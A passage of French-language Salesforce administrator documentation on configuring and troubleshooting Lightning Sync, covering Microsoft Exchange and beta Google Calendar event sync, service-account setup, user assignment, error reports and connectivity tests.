Vous pouvez définir plus de filtres de synchronisation. Par exemple, pour empêcher la synchronisation des contacts extérieurs aux territoires de vos utilisateurs, créez des filtres de synchronisation pour spécifier des champs spécifiques dans les enregistrements de contact des utilisateurs. Les filtres de contact ne s'appliquent pas à la synchronisation des contacts depuis Exchange vers Salesforce.




12. Sélectionnez `Synchroniser les événements privés` pour synchroniser les événements que vos utilisateurs ont marqués comme étant privés dans Salesforce ou dans leur calendrier.
13. Sélectionnez `Retirer automatiquement les événements Exchange supprimés de Salesforce` pour permettre aux commerciaux de supprimer des événements Exchange et des événements Salesforce en une seule action.
14. Sélectionnez `Associer automatiquement les événements Google à des enregistrements Salesforce` pour permettre à Lightning Sync d'examiner les calendriers des commerciaux, et d'associer automatiquement et intelligemment les événements importants aux contacts et pistes appropriés de Salesforce.
15. Spécifiez les événements spécifiques que les utilisateurs peuvent synchroniser depuis Exchange vers Salesforce. Saisissez un filtre dans le champ `Supérieur ou égal à`. Vous limitez ainsi les événements que les utilisateurs peuvent synchroniser entre ces périodes.
    - *`AUJOURD'HUI`* : synchronise les événements qui se terminent le jour même ou ultérieurement. L'heure de début est 12:00. Plus en savoir plus à la page 2259 sur les raisons pour lesquelles cette sélection est recommandée dans certains scénarios.
    - *`LE MOIS DERNIER`* : synchronise les événements qui se sont terminés le premier jour du mois dernier ou ultérieurement.
    - *`LES N DERNIERS JOURS`* : synchronise les événements qui se sont terminés il y a un nombre de jours spécifique, par exemple *`LES 30 DERNIERS JOURS`*. Vous pouvez synchroniser les événements qui se sont terminés au maximum il y a 180 jours.
16. Cliquez sur **Enregistrer**.

    La synchronisation des contacts et des événements a commencé pour les utilisateurs dans cette configuration Lightning Sync.

### Comment synchroniser les contacts Microsoft® avec Salesforce

Indiquez aux utilisateurs de Lightning Sync pour Microsoft Exchange de gérer les contacts Microsoft qu'ils souhaitent synchroniser avec Salesforce.

Si vous avez configuré les commerciaux pour synchroniser les contacts uniquement depuis Salesforce vers Microsoft Exchange, vous pouvez passer cette étape : les contacts et les événements des commerciaux sont déjà synchronisés.

Les commerciaux configurés pour synchroniser les contacts depuis Exchange vers Salesforce, ou pour la synchronisation bidirectionnelle, peuvent lancer la synchronisation en sélectionnant les contacts Microsoft à synchroniser vers Salesforce.

Une fois les paramètres de synchronisation des commerciaux définis en les ajoutant aux configurations Lightning Sync actives, Lightning Sync crée un dossier appelé Salesforce_Sync dans le compte de messagerie de chaque commercial. Lightning Sync imbrique Salesforce_Sync dans les répertoires Contacts des commerciaux.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les commerciaux choisissent les contacts à synchroniser en les déplaçant vers le dossier Salesforce_Sync. Lorsqu'ils peuvent afficher et accéder au dossier Salesforce_Sync dans leur application de messagerie, ils peuvent commencer à y placer des contacts.

## Lightning Sync pour Google (bêta)

Aidez les utilisateurs à garder leurs contacts et événements synchronisés entre Google Calendar™ et Salesforce.

Cette version contient une version bêta de Lightning Sync pour Google. Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Lightning Sync pour Google n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. Vous pouvez soumettre des commentaires et des suggestions sur Lightning Sync pour Google dans le groupe Lightning Sync de la communauté Success.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

En configurant la synchronisation des événements de vos commerciaux depuis Google Calendar vers Salesforce, vous augmentez leur productivité. Cela évite aux commerciaux de dupliquer leur travail entre les deux applications. De plus, Lightning Sync offre aux utilisateurs d'environnements informatiques compatibles la flexibilité de synchroniser aussi bien depuis leur bureau que depuis leur appareil mobile.

Vous définissez l'expérience Lightning Sync des commerciaux en sélectionnant les paramètres de synchronisation dans Salesforce. Par exemple, vous pouvez choisir de synchroniser les événements que vos utilisateurs ont marqués comme privés. Vous pouvez retirer automatiquement de Salesforce les événements que vos utilisateurs ont supprimés de leur calendrier.

### Limitations de Lightning Sync pour Google

Actuellement, notez que Lightning Sync pour Google ne prend pas en charge :

- La synchronisation des contacts
- La synchronisation des événements depuis Salesforce vers Google Calendar
- La synchronisation des événements récurrents
- La synchronisation des détails des invités aux événements
- Le statut de synchronisation Disponible ou Occupé dans les événements
- La modification du mappage des champs d'événement Google avec les champs d'événement Salesforce

## Vue d'ensemble de la configuration de Lightning Sync pour Google (bêta)

Configurez Lightning Sync afin de permettre aux utilisateurs de synchroniser les événements entre le Compte Google de votre société et Salesforce. Pour préparer la communication des systèmes, plusieurs étapes de configuration sont requises depuis votre compte Google et depuis Salesforce.

Cette version contient une version bêta de Lightning Sync pour Google. Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Lightning Sync pour Google n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. Vous pouvez soumettre des commentaires et des suggestions sur Lightning Sync pour Google dans le groupe Lightning Sync de la communauté Success.

Suivez ces étapes afin de configurer Lightning Sync pour Google.

1. Préparation de votre compte Google pour Lightning Sync.
2. Préparation de Lightning Sync pour Google.
3. Exécution du test de connexion de Lightning Sync.
4. Comment empêcher la synchronisation des événements du calendrier des utilisateurs avec Salesforce.
5. Définition des paramètres de synchronisation pour des commerciaux en utilisant Lightning Sync pour Google.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour préparer la communication de votre compte Google avec Salesforce :

- Accès administratif au compte Google de votre société

## Préparation de votre compte Google pour Lightning Sync

En sollicitant l'aide du service informatique ou de l'administrateur Google de votre société, préparez la communication des serveurs Google avec Salesforce.

Votre administrateur Google doit suivre les étapes ci-dessous en se connectant au compte Google de votre société en tant qu'administrateur. Pour plus d'informations, reportez-vous à la documentation destinée aux développeurs de Google

1. Dans la Google Developer Console, procédez comme suit :
   a. Créez un projet Google dédié à Lightning Sync.
   b. Activez l'API Google Calendar™ API pour le projet.
   c. Créez des identifiants pour le compte de service avec le type de clé JSON.
   d. Activez la `Délégation au niveau du domaine` pour le compte de service. Cette délégation génère un ID client ou un Nom de client le compte de service, que nous allons utiliser plus loin.
2. Dans la Google Admin Console, procédez comme suit :
   a. Accédez à vos paramètres de sécurité avancés, puis cliquez sur **Gérer l'accès au client API**.
   b. Autorisez la portée du calendrier en lecture seule pour le compte de service en saisissant l'ID client ou le Nom du client du compte de service que vous avez généré dans la Google Developer Console, et en saisissant cette portée.
   `https://www.googleapis.com/auth/calendar.readonly`

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour préparer la communication de votre compte Google avec Salesforce :

- Accès administratif au compte Google de votre société

Vous pouvez autoriser d'autres portées, mais celle-ci est requise.

3. Enregistrez la clé privée du compte de service à un emplacement sécurisé et partagez-la avec votre administrateur Salesforce (uniquement avec votre administrateur Salesforce).

**Important:** Considérez la clé privée de votre société comme la « clé du château Google Calendar ». Les détenteurs de la clé ont accès au compte Google de votre société. Par conséquent, partagez-la uniquement avec les personnes habilitées à l'utiliser et au moyen d'un dispositif sécurisé. Par exemple, l'envoi de votre clé par e-mail n'est probablement pas une bonne idée.

Lorsque vous avez terminé, votre administrateur Salesforce peut préparer Salesforce pour Lightning Sync pour Google à la page 2277.

## Préparation de Lightning Sync pour Google

Lorsque le service informatique ou l'administrateur Google a préparé votre compte Google pour Lightning Sync, vous pouvez compléter les étapes nécessaires pour préparer Salesforce de votre côté. Pour commencer, enregistrez le site de l'API Google dans Salesforce. Sélectionnez ensuite la connexion des applications en utilisant OAuth 2.0 pour Google.

1. Enregistrement d'un nouveau site distant pour `https://www.googleapis.com`.
2. Dans Configuration, saisissez `Configuration Lightning Sync` dans la case `Recherche rapide`, puis sélectionnez **Configuration Lightning Sync**.
3. Activez Lightning Sync.
4. Sélectionnez **OAuth 2.0 pour Google (bêta)** comme méthode de connexion préférée.
5. Chargez la clé privée de votre compte de service Google. Votre administrateur Google a généré la clé lors de la configuration du compte de service pour Lightning Sync.

   **Important:** Considérez la clé privée de votre société comme la « clé du château Google Calendar ». Les détenteurs de la clé ont accès au compte Google de votre société. Par conséquent, partagez-la uniquement avec les personnes habilitées à l'utiliser et au moyen d'un dispositif sécurisé. Par exemple, l'envoi de votre clé par e-mail n'est probablement pas une bonne idée.

6. Cliquez sur **Enregistrer**.

Lorsque vous avez terminé, Exécutez le test de connexion de Lightning Sync pour vérifier que votre connexion est correctement configurée.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accéder à et modifier la configuration de Lightning Sync
- Personnaliser l'application

## Définition des paramètres de synchronisation pour des commerciaux en utilisant Lightning Sync pour Google

Lorsque des commerciaux préparent la synchronisation de leurs événements Google Calendar™ avec Salesforce, vous pouvez définir les paramètres de synchronisation pour des groupes de commerciaux dans des configurations Lightning Sync. Cette étape déclenche le processus de synchronisation pour vos commerciaux.


Avant de commencer, assurez-vous de comprendre comment éviter la synchronisation des données entre les organisations Salesforce. La synchronisation des données entre les organisations Salesforce est possible si vous testez Lightning Sync avant de la déployer pour vos commerciaux, ou si votre société utilise plusieurs organisations Salesforce.

Les paramètres de synchronisation permettent de préciser de type de synchronisation pour les commerciaux. Vous pouvez :

- Définir les éléments des commerciaux qui sont synchronisés
- Créer des filtres pour limiter la synchronisation de certains événements
- Définir si les événements privés des utilisateurs sont synchronisés
- Définir si les événements supprimés du calendrier Google des utilisateurs sont automatiquement retirés de Salesforce
- Définir si les événements importants sont automatiquement associés aux contacts ou aux pistes Salesforce appropriés

Pour définir les paramètres Lightning Sync pour Google de vos utilisateurs, procédez comme suit :

1. Dans Configuration de Salesforce, saisissez *`Configurations de synchronisation`* dans la case `Recherche rapide`, puis sélectionnez **Configurations de synchronisation**.
2. Cliquez sur **Nouvelle configuration de Lightning Sync**.
3. Saisissez le nom de la configuration. Par exemple, si vous créez une configuration pour des utilisateurs d'une région particulière, saisissez un nom unique, puis sélectionnez `Actif`.




4. Attribuez des utilisateurs et des profils à cette configuration.

### Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


### AUTORISATIONS UTILISATEUR

Pour accéder à la configuration de Lightning Sync dans Salesforce :


- Personnaliser l'application

Pour créer, modifier ou supprimer des configurations Lightning Sync :

- Gérer les configurations de clients de messagerie




5. Indiquez si vous souhaitez synchroniser les événements de vos utilisateurs depuis Google vers Salesforce.




6. Cliquez sur **Enregistrer**.
7. Sélectionnez `Synchroniser les événements privés` pour synchroniser les événements que vos utilisateurs ont marqués comme privés dans leur calendrier Google.
8. Sélectionnez `Retirer automatiquement les événements Google supprimés de Salesforce` pour permettre aux commerciaux de supprimer des événements Google et des événements Salesforce en une seule action.
9. Sélectionnez `Associer automatiquement les événements Google à des enregistrements Salesforce` pour associer automatiquement les événements importants aux contacts ou pistes appropriés dans Salesforce.
10. Spécifiez les événements spécifiques que les utilisateurs peuvent synchroniser depuis Google vers Salesforce. Saisissez un filtre dans le champ `Supérieur ou égal à`. Vous limitez ainsi les événements que les utilisateurs peuvent synchroniser entre ces périodes.
    - *`AUJOURD'HUI`* : synchronise les événements qui se terminent le jour même ou ultérieurement. L'heure de début est 12:00. Plus en savoir plus à la page 2259 sur les raisons pour lesquelles cette sélection est recommandée dans certains scénarios.
    - *`LE MOIS DERNIER`* : synchronise les événements qui se sont terminés le premier jour du mois dernier ou ultérieurement.
    - *`LES N DERNIERS JOURS`* : synchronise les événements qui se sont terminés il y a un nombre de jours spécifique, par exemple *`LES 30 DERNIERS JOURS`*. Vous pouvez synchroniser les événements qui se sont terminés au maximum il y a 180 jours.
11. Cliquez sur **Enregistrer**.

    La synchronisation des événements a commencé pour les utilisateurs dans cette configuration Lightning Sync.

## Gestion des utilisateurs de Lightning Sync

Après avoir configuré Lightning Sync, gérez l'expérience de la fonctionnalité pour vos commerciaux et aidez au dépannage des problèmes éventuels.

Attribution d'utilisateurs à des configurations Lightning Sync
Pour synchroniser les contacts ou les événements de vos utilisateurs Lightning Sync, attribuez les utilisateurs à une configuration Lightning Sync. Vous pouvez attribuer des utilisateurs individuels ou ajouter des profils utilisateur afin d'attribuer plusieurs utilisateurs.

Correction des problèmes de synchronisation pour les utilisateurs de Lightning Sync
Si un utilisateur de Lightning Sync rencontre des problèmes de synchronisation entre votre serveur de messagerie et Salesforce, vous pouvez les dépanner en examinant les statuts de synchronisation des utilisateurs ou en générant un rapport d'erreur Lightning Sync. Si vous détectez un problème de synchronisation qu'un utilisateur ne peut pas résoudre, vous pouvez réinitialiser le processus de synchronisation pour cet utilisateur.

## Attribution d'utilisateurs à des configurations Lightning Sync

Pour synchroniser les contacts ou les événements de vos utilisateurs Lightning Sync, attribuez les utilisateurs à une configuration Lightning Sync. Vous pouvez attribuer des utilisateurs individuels ou ajouter des profils utilisateur afin d'attribuer plusieurs utilisateurs.

Avant d'attribuer un utilisateur à une configuration Lightning Sync, déterminez comment les enregistrements de cet utilisateur sont synchronisés s'ils sont déjà mentionnés dans une autre configuration :

- Si vous attribuez un utilisateur individuel à deux configurations Lightning Sync, il est automatiquement retiré de la première configuration et attribué à la nouvelle.
- Si vous attribuez un utilisateur à deux configurations Lightning Sync en tant qu'utilisateur individuel et dans un profil, l'utilisateur n'est retiré d'aucune configuration, mais ses enregistrements sont synchronisés selon la configuration qui répertorie l'utilisateur individuel.
- Si vous attribuez un utilisateur à une configuration Lightning Sync et à une configuration, il n'est retiré d'aucune configuration, mais ses enregistrements sont synchronisés selon la configuration Lightning Sync.

Les utilisateurs observent les attributions, que vous avez créées, ajoutées ou supprimées, lors du prochain cycle de synchronisation exécuté par Lightning Sync.

Pour attribuer un utilisateur à une configuration Lightning Sync :

1. Dans Configuration, saisissez *Configurations Lightning Sync* dans la case Recherche rapide, puis sélectionnez **Configurations Lightning Sync**.
2. Si vous modifiez une configuration Lightning Sync, cliquez sur **Modifier** en regard de celle que vous souhaitez changer. Sinon, cliquez sur **Nouvelle configuration Lightning Sync**, puis renseignez les champs requis.
3. Dans la section Attribuer des utilisateurs et des profils, sélectionnez *Profils* ou *Utilisateurs* dans la liste déroulante Rechercher.
4. Si vous ne trouvez pas le membre à ajouter, saisissez des mots-clés dans la zone de recherche, puis cliquez sur **Rechercher**.
5. Sélectionnez les membres souhaités dans la zone Membres disponibles, puis cliquez sur **Ajouter** pour les ajouter au groupe. Si tous les utilisateurs disponibles sont attribués à cette configuration, la liste Utilisateurs est vide et vous ne pouvez attribuer que des profils.
6. Pour retirer des membres, sélectionnez-les et cliquez sur **Supprimer**.
7. Cliquez sur **Enregistrer**.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

# Correction des problèmes de synchronisation pour les utilisateurs de Lightning Sync

Si un utilisateur de Lightning Sync rencontre des problèmes de synchronisation entre votre serveur de messagerie et Salesforce, vous pouvez les dépanner en examinant les statuts de synchronisation des utilisateurs ou en générant un rapport d'erreur Lightning Sync. Si vous détectez un problème de synchronisation qu'un utilisateur ne peut pas résoudre, vous pouvez réinitialiser le processus de synchronisation pour cet utilisateur.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Vérification du statut de synchronisation des utilisateurs de Lightning Sync

Si vos utilisateurs ne parviennent pas à synchroniser, vous pouvez examiner leur statut de synchronisation (ainsi que le statut de synchronisation de votre configuration Lightning Sync) en vue de dépanner le problème.

### Génération et exécution d'un rapport d'erreur Lightning Sync

Si les utilisateurs de Lightning Sync ne parviennent pas à synchroniser, vous pouvez créer et exécuter un rapport d'erreur afin d'examiner l'origine des échecs de synchronisation dans votre organisation, et quels utilisateurs sont affectés. Les informations du rapport présentent des procédures de dépannage des problèmes de synchronisation.

### Réinitialisation de la synchronisation pour les utilisateurs de Lightning Sync

Si un commercial ne parvient pas à synchroniser entre votre serveur de messagerie et Salesforce, vous pouvez réinitialiser son processus de synchronisation. La réinitialisation efface puis rétablit les connexions entre les applications de messagerie et le calendrier du commercial et Salesforce. La réinitialisation du processus de synchronisation n'affecte pas les informations stockées dans les enregistrements.

### Test de la connexion entre votre serveur et Salesforce

Les utilisateurs de Lightning Sync pour Microsoft® Exchange doivent exécuter le test de connexion Lightning Sync et l'Analyseur de connectivité à distance Microsoft lorsque vous testez la connectivité. Les tests sont légèrement différents, leur exécution conjointe renvoie donc des informations plus complètes sur le statut de votre connexion. Les utilisateurs de Lightning Sync pour Google doivent exécuter uniquement le test de connexion Lightning Sync.

### Statuts Lightning Sync pour Microsoft® Exchange

Comprenez les statuts de Lightning Sync pour Microsoft Exchange afin de mieux évaluer et résoudre les erreurs de Lightning Sync qui s'affichent dans la page des statuts de Lightning Sync dans Salesforce.

## Vérification du statut de synchronisation des utilisateurs de Lightning Sync

Si vos utilisateurs ne parviennent pas à synchroniser, vous pouvez examiner leur statut de synchronisation (ainsi que le statut de synchronisation de votre configuration Lightning Sync) en vue de dépanner le problème.

1. Dans Configuration, saisissez *`Statut Lightning Sync`* dans la case `Recherche rapide`, puis sélectionnez **Statut Lightning Sync**.
2. Saisissez le nom de l'utilisateur dont vous souhaitez vérifier le statut de synchronisation, puis cliquez sur **Vérifier le statut**.
   Le statut de synchronisation de l'utilisateur s'affiche.

Il est parfois nécessaire de réinitialiser la synchronisation pour un utilisateur.

Pour vous aider à interpréter les statuts de synchronisation ou consulter des recommandations sur la résolution des problèmes de synchronisation, reportez-vous à Statuts Lightning Sync pour Microsoft® Exchange.

### Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour accéder aux statuts de Lightning Sync :

- Afficher la configuration

## Génération et exécution d'un rapport d'erreur Lightning Sync

Si les utilisateurs de Lightning Sync ne parviennent pas à synchroniser, vous pouvez créer et exécuter un rapport d'erreur afin d'examiner l'origine des échecs de synchronisation dans votre organisation, et quels utilisateurs sont affectés. Les informations du rapport présentent des procédures de dépannage des problèmes de synchronisation.

Commencez par créer un type de rapport personnalisé à l'aide d'un objet personnalisé Lightning Sync Error Report que nous avons configuré pour vous dans Salesforce. Créez ensuite un rapport d'erreur Lightning Sync. Pour terminer, exécutez votre rapport afin d'aider vos utilisateurs à résoudre les problèmes de synchronisation qu'ils rencontrent.

1. Créez un type de rapport personnalisé. Configurez `Objet principal` sur **Erreur Lightning Sync**.
2. Créez votre rapport d'erreur Lightning Sync. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**. Définissez le `Type de rapport` sur le type Lightning Sync que vous avez créé à l'étape 1, puis cliquez sur **Créer**.
3. Enregistrez et exécutez votre rapport d'erreur Lightning Sync. Depuis le rapport non enregistré, cliquez sur **Enregistrer**, renseignez les champs obligatoires, puis cliquez sur **Enregistrer et exécuter le rapport**.
   Salesforce génère la liste des erreurs de synchronisation détectées dans votre organisation, ou affiche « Total général (0 enregistrement) » si le rapport n'identifie aucune erreur de synchronisation.

Si le rapport ne détecte aucune erreur alors que les utilisateurs rencontrent des problèmes de synchronisation, contactez Salesforce.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisés :
- Gérer les types de rapport personnalisé

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Réinitialisation de la synchronisation pour les utilisateurs de Lightning Sync

Si un commercial ne parvient pas à synchroniser entre votre serveur de messagerie et Salesforce, vous pouvez réinitialiser son processus de synchronisation. La réinitialisation efface puis rétablit les connexions entre les applications de messagerie et le calendrier du commercial et Salesforce. La réinitialisation du processus de synchronisation n'affecte pas les informations stockées dans les enregistrements.

1. Si la synchronisation des événements est configurée, assurez-vous que le dossier `Salesforce_Sync` du commercial contient uniquement les contacts qu'il souhaite synchroniser avec Salesforce. Si la synchronisation des événements est configurée, assurez-vous que les événements que le commercial ne souhaite pas synchroniser sont gérés dans son application de calendrier.
2. Dans la Configuration de Salesforce, saisissez *`Statut Lightning Sync`* dans la case `Recherche rapide`, puis sélectionnez **Statut Lightning Sync**.
3. Saisissez le nom de l'utilisateur, puis cliquez sur **Réinitialiser la synchronisation**.
   Lors du prochain cycle de synchronisation, Lightning Sync :

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Synchronise tous les contacts du dossier `Salesforce_Sync` de l'application de messagerie de l'utilisateur vers Salesforce. Lightning Sync exclut les contacts retenus par les filtres que vous avez définis dans la configuration de la synchronisation du commercial.
- Synchronise tous les événements de l'application de calendrier de l'utilisateur vers Salesforce. Lightning Sync exclut les événements retenus par les filtres que vous avez définis dans la configuration de la synchronisation du commercial, ou les événements que le commercial a lui-même exclus de la synchronisation.

## Test de la connexion entre votre serveur et Salesforce

Les utilisateurs de Lightning Sync pour Microsoft® Exchange doivent exécuter le test de connexion Lightning Sync et l'Analyseur de connectivité à distance Microsoft lorsque vous testez la connectivité. Les tests sont légèrement différents, leur exécution conjointe renvoie donc des informations plus complètes sur le statut de votre connexion. Les utilisateurs de Lightning Sync pour Google doivent exécuter uniquement le test de connexion Lightning Sync.

Testez le statut de votre connexion pour vérifier si vous et le service informatique avez correctement configuré Lightning Sync. Vous pouvez également exécuter des tests de connexion si Lightning Sync s'interrompt soudainement durant la synchronisation pour tous les commerciaux de votre organisation Salesforce.

**Remarque:** Le test de connectivité à distance de Microsoft et le test de connexion de Lightning Sync contrôlent la connectivité générale entre Exchange et votre organisation Salesforce. Si vous souhaitez tester la connectivité pour un seul (ou pour quelques uns) de vos représentants, contrôlez son statut de synchronisation depuis `Statut de Lightning Sync` dans Configuration.

### Exécution de l'Analyseur de connectivité à distance de Microsoft® avec les paramètres Lightning Sync

Exécutez l'Analyseur de connectivité à distance, l'outil gratuit basé sur le Web fourni par Microsoft, pour vérifier si vous et votre administrateur Exchange avez configuré Lightning Sync pour Microsoft Exchange avec succès. Vous pouvez également exécuter l'analyseur de connectivité à distance si Lightning Sync pour Microsoft Exchange a synchronisé avec succès des éléments de vos commerciaux, mais s'est soudainement arrêté. Utilisez les paramètres fournis pour exécuter le test pour Lightning Sync.

### Exécution du test de connexion de Lightning Sync

Après avoir saisi les identifiants de votre compte de service dans Salesforce, exécutez le test de connexion Lightning Sync pour vérifier si vous et votre service informatique avez correctement configuré Lightning Sync. Vous pouvez également exécuter le test de connexion si Lightning Sync s'interrompt soudainement durant la synchronisation des informations de vos commerciaux.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour récupérer les paramètres requis pour l'exécution de l'Analyseur de connectivité à distance de Microsoft :

- Accès administratif au serveur Exchange Microsoft® de votre société

Pour exécuter le test de connexion Lightning Sync :

- Afficher la configuration

## Exécution de l'Analyseur de connectivité à distance de Microsoft® avec les paramètres Lightning Sync

Exécutez l'Analyseur de connectivité à distance, l'outil gratuit basé sur le Web fourni par Microsoft, pour vérifier si vous et votre administrateur Exchange avez configuré Lightning Sync pour Microsoft Exchange avec succès. Vous pouvez également exécuter l'analyseur de connectivité à distance si Lightning Sync pour Microsoft Exchange a synchronisé avec succès des éléments de vos commerciaux, mais s'est soudainement arrêté. Utilisez les paramètres fournis pour exécuter le test pour Lightning Sync.

Avant d'exécuter l'Analyseur de connectivité à distance, assurez-vous que vous avez sélectionné votre méthode de connexion préférée afin de permettre la communication entre Exchange et Salesforce. Après avoir exécuté ces tâches, attendez quelques minutes pour permettre à votre serveur Exchange de traiter les modifications que apportées. Sinon, l'Analyseur de connectivité à distance risque de renvoyer un échec du test, même si vous avez correctement configuré votre serveur.

L'Analyseur de connectivité à distance contrôle plusieurs points de connectivité entre votre organisation Salesforce et votre serveur Exchange. Lorsque le test est terminé, Microsoft fournit un récapitulatif décrivant le statut de votre connexion.

**Remarque:** Le test de connectivité à distance de Microsoft et le test de connexion de Lightning Sync contrôlent la connectivité générale entre Exchange et votre organisation Salesforce. Si vous souhaitez tester la connectivité pour un seul (ou pour quelques uns) de vos représentants, contrôlez son statut de synchronisation depuis `Statut de Lightning Sync` dans Configuration.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour obtenir les paramètres nécessaires pour exécuter le test :

- Accès administratif au serveur Exchange Microsoft® de votre société

1. Accédez au Web de Microsoft et recherchez l'Analyseur de connectivité à distance.
2. Sous l'onglet `Serveur Exchange`, sélectionnez **Accès au compte de service (développeurs)**.
3. Cliquez sur **Suivant**.
4. Renseignez les champs test :

| Pour ce champ test | Saisissez le paramètre |
|---|---|
| `Adresse de messagerie de la boîte aux lettres cible` | L'adresse e-mail d'un commercial que vous avez configuré pour être représenté par votre compte de service de Lightning Sync |
| `Nom d'utilisateur du compte de service (Domaine\Nom d'utilisateur ou UPN)` | Le domaine\nom d'utilisateur du compte de service or UPN que vous avez configuré pour Lightning Sync |
| `Mot de passe du compte de service` | Le mot de passe du compte de service que vous avez configuré pour Lightning Sync |

5. Sélectionnez `Utiliser la découverte automatique pour détecter les paramètres du serveur`.
6. Sélectionnez `Tester le dossier prédéfini`.
7. Sélectionnez `Contacts` si vous souhaitez tester la connectivité de synchronisation pour les contacts de cet utilisateur, ou `Calendrier` pour les événements de cet utilisateur.
8. Sélectionnez `Utiliser l'emprunt d'identité Exchange`.
9. Dans le champ `Utilisateur représenté`, saisissez la même adresse e-mail Exchange que vous avez spécifiée pour `Adresse de messagerie de la boîte aux lettres cible`.
10. Pour `Identification de l'utilisateur représenté`, sélectionnez `Adresse SMTP`.

11. Cochez la confirmation `Je comprends que je dois utiliser les informations d'identification d'un compte de travail...`.
12. Saisissez le code de vérification de l'analyseur, puis cliquez sur **vérifier**.
13. En haut de la page, cliquez sur **Effectuer un test**.
    L'exécution du test dure généralement moins de 30 secondes. Une fois le test terminé, l'analyseur affiche le résultat de l'évaluation de la connectivité de synchronisation pour l'utilisateur Exchange spécifié.
14. Choisissez une action en fonction des résultats du test.
    - Si le résultat du test indique « Test de connectivité réussi » ou « Test de connectivité réussi avec avertissements », vous avez probablement correctement configuré votre compte de service et vous pouvez saisir les identifiants de votre compte de service dans Salesforce.
    - Si le résultat du test indique « Échec du test de connectivité », consultez les détails du test pour dépanner les problèmes de configuration. Si le test échoue une nouvelle fois, vérifiez que les étapes de configuration précédentes ont été correctement effectuées, puis contactez le support client de Salesforce pour demander une assistance.

## Exécution du test de connexion de Lightning Sync

